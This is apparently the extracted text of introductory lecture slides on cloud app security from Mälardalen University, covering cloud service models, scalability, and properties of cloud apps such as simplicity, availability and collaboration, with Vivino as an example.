

CLOUD APP SECURITY

Daniel Hedin

Mälardalen University, Västerås, Sweden




Mälardalen University

- founded in 1977
- located in Västerås and Eskilstuna

Around 8-9k students and 600 academic faculty divided between four schools

- School of Health, Care and Social Welfare
- School of Education, Culture and Communication
- School of Sustainable Development of Society and Technology
- *School of Innovation, Design and Engineering*



What is the Cloud?

what is a *cloud app*?

PaaS

IaaS

Services

SaaS

3rd parties

DaaS

Peak

Scalability

Over provisioning

Under provisioning

Recession

Aspects of the Cloud

Internet

Web 2.0

Grid computing

Multi-tenancy

Virtualization

Inexpensive

Utility storage

On demand


Utility computing

Pay-as-you-go


Subscription based

What is a cloud app?

What is a cloud app?



What is a cloud app?




The cloud app


- Some properties occur frequently in the descriptions of the cloud and cloud apps
- Simplicity
 - (virtually) installation free – software as a service
 - seamless integration of features, e.g., other software services
- Availability
 - of user data
 - multiple platforms: web and native
 - online/offline modes
 - freemium subscription common
- Collaboration
 - sharing – imgur, ...
 - social networking – Facebook, G+, Vivino, ...
 - user created content – most of them ...




Example: Vivino



